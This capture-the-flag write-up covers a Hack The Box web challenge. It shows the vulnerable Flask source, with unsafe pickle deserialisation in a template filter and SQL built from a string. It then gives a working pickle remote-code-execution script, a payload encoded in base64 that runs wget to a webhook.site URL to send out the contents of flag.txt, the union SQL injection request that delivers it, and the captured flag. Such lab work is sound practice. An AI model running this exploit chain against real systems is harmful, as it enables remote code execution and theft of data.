C.O.P

1) Checked source code

app.py U ×

application > app.py > ...

```python
from flask import Flask, g
from application.blueprints.routes import web
import pickle, base64

app = Flask(__name__)
app.config.from_object('application.config.Config')

app.register_blueprint(web, url_prefix='/')

@app.template_filter('pickle')
def pickle_loads(s):
    return pickle.loads(base64.b64decode(s))

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None: db.close()
```

It has pickle deserialization vulnerability

Registering Filters

If you want to register your own filters in Jinja2 you have two ways to do that. You can either put them by hand into the `jinja_env` of the application or use the `template_filter()` decorator.

The two following examples work the same and both reverse an object:

```
@app.template_filter('reverse')
def reverse_filter(s):
    return s[::-1]

def reverse_filter(s):
    return s[::-1]
app.jinja_env.filters['reverse'] = reverse_filter
```

In case of the decorator the argument is optional if you want to use the function name as name of the filter. Once registered, you can use the filter in your templates in the same way as Jinja2's builtin filters, for example if you have a Python list in context called *mylist*:

```
{% for x in mylist | reverse %}
{% endfor %}
```

Run Terminal Help challenge [WSL: kali-linux]

item.html U

application > templates > item.html > ...

```
2   <html lang="en">
16      <body class="d-flex flex-column min-vh-100">
18          <nav class="navbar navbar-expand-lg navbar-light bg-light">
19              <div class="container px-4 px-lg-5">
21                  <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarSupportedContent" a
22                  <div class="collapse navbar-collapse" id="navbarSupportedContent">
23                      <ul class="navbar-nav me-auto mb-2 mb-lg-0 ms-lg-4">
24                      </ul>
25                  </div>
26              </div>
27          </nav>
28          <!-- Product section-->
29          <section class="py-5">
30              <div class="container px-4 px-lg-5 my-5">
31                  <div class="row gx-4 gx-lg-5 align-items-center">
32                      {% set item = product | pickle %}
33                      <div class="col-md-6"><img class="card-img-top mb-5 mb-md-0" src="{{ item.image }}" alt="..." /></div>
34                      <div class="col-md-6">
35                          <h1 class="display-5 fw-bolder">{{ item.name }}</h1>
36                          <div class="fs-5 mb-5">
37                              <span>£{{ item.price }}</span>
38                          </div>
39                          <p class="lead">{{ item.description }}</p>
40                      </div>
41                  </div>
42              </div>
43          </section>
44          <!-- Footer-->
45          <footer class="py-5 bg-dark mt-auto">
46              <div class="container"><p class="m-0 text-center text-white">Copyright &copy; C.O.P. 2022</p></div>
```

2) Checked how to reach it

routes.py U

application > blueprints > routes.py > product_details

```python
from flask import Blueprint, render_template
from application.models import shop

web = Blueprint('web', __name__)

@web.route('/')
def index():
    return render_template('index.html', products=shop.all_products())

@web.route('/view/<product_id>')
def product_details(product_id):
    return render_template('item.html', product=shop.select_by_id(product_id))
```

models.py U

application > models.py > ...

```python
from application.database import query_db

class shop(object):

    @staticmethod
    def select_by_id(product_id):
        return query_db(f"SELECT data FROM products WHERE id='{product_id}'", one=True)

    @staticmethod
    def all_products():
        return query_db('SELECT * FROM products')
```


We can perform a union sql injection here to get our payload

3) Got RCE

```
┌──(vigneswar㉿VigneswarPC)-[~/Web/C O P/web_cop/challenge]
└─$ cat exploit.py
import base64
import pickle

COMMAND = 'sleep 10'
class RCE(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))
print(base64.b64encode(pickle.dumps(RCE())))
┌──(vigneswar㉿VigneswarPC)-[~/Web/C O P/web_cop/challenge]
└─$ python3 exploit.py
b'gASVIwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjAhzbGVlcCAxMJSFlFKULg=='

┌──(vigneswar㉿VigneswarPC)-[~/Web/C O P/web_cop/challenge]
└─$
```



4) Made a payload

```
┌──(vigneswar㉿VigneswarPC)-[~/Web/C O P/web_cop/challenge]
└─$ python3 exploit.py
b'gASVbgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFN3Z2V0IGh0dHBzOi8vd2ViaG9vay5zaXRlL2Y4YjJlYmRmLWMxMTYtNGE1OC05NGViLWNmMGI5ZGNmMmZjZD9mbGFnPSQoY2F0IGZsYWcudHh0KZ
SFlFKULg=='

┌──(vigneswar㉿VigneswarPC)-[~/Web/C O P/web_cop/challenge]
└─$ cat exploit.py
import base64
import pickle

COMMAND = 'wget https://webhook.site/f8b2ebdf-c116-4a58-94eb-cf0b9dcf2fcd?flag=$(cat flag.txt)'
class RCE(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

print(base64.b64encode(pickle.dumps(RCE())))

┌──(vigneswar㉿VigneswarPC)-[~/Web/C O P/web_cop/challenge]
└─$
```

5) Got flag

Request

Pretty | Raw | Hex

```
1  GET
   /view/'%20and%201%3d0%20union%20select%20'gASVbgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFN3Z2V0IGh0
   dHBzOi8vd2ViaG9vay5zaXRlL2Y4YjJlYmRmLWMxMTYtNGE1OC05NGViLWNmMGI5ZGNmMmZjZD9mbGFnPSQoY2F0IGZsYW
   cudHh0KZSFlFKULg== HTTP/1.1
2  Host: 94.237.54.176:37497
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Referer: http://94.237.54.176:37497/
9  Cookie: user_ip=45.249.122.214
10 Upgrade-Insecure-Requests: 1
11
12
```

REQUESTS (1/100) Newest First

Search Query

GET #fa64a 94.237.54.176
06/04/2024 8:16:47 PM

Request Details Permalink Raw content Copy as

GET	https://webhook.site/f8b2ebdf-c116-4a58-94eb-cf0b9dcf2fcd?flag=HTB{n0_m0re_p1ckl3...
Host	94.237.54.176 Whois Shodan Netify Censys
Date	06/04/2024 8:16:47 PM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	fa64a65d-259f-45f6-8266-a4f8b259300d

Headers

connection	close
user-agent	Wget
host	webhook.site
content-length	
content-type	

Query strings

flag	HTB{n0_m0re_p1ckl3_pr0paganda_4u}

No content

Form values

(empty)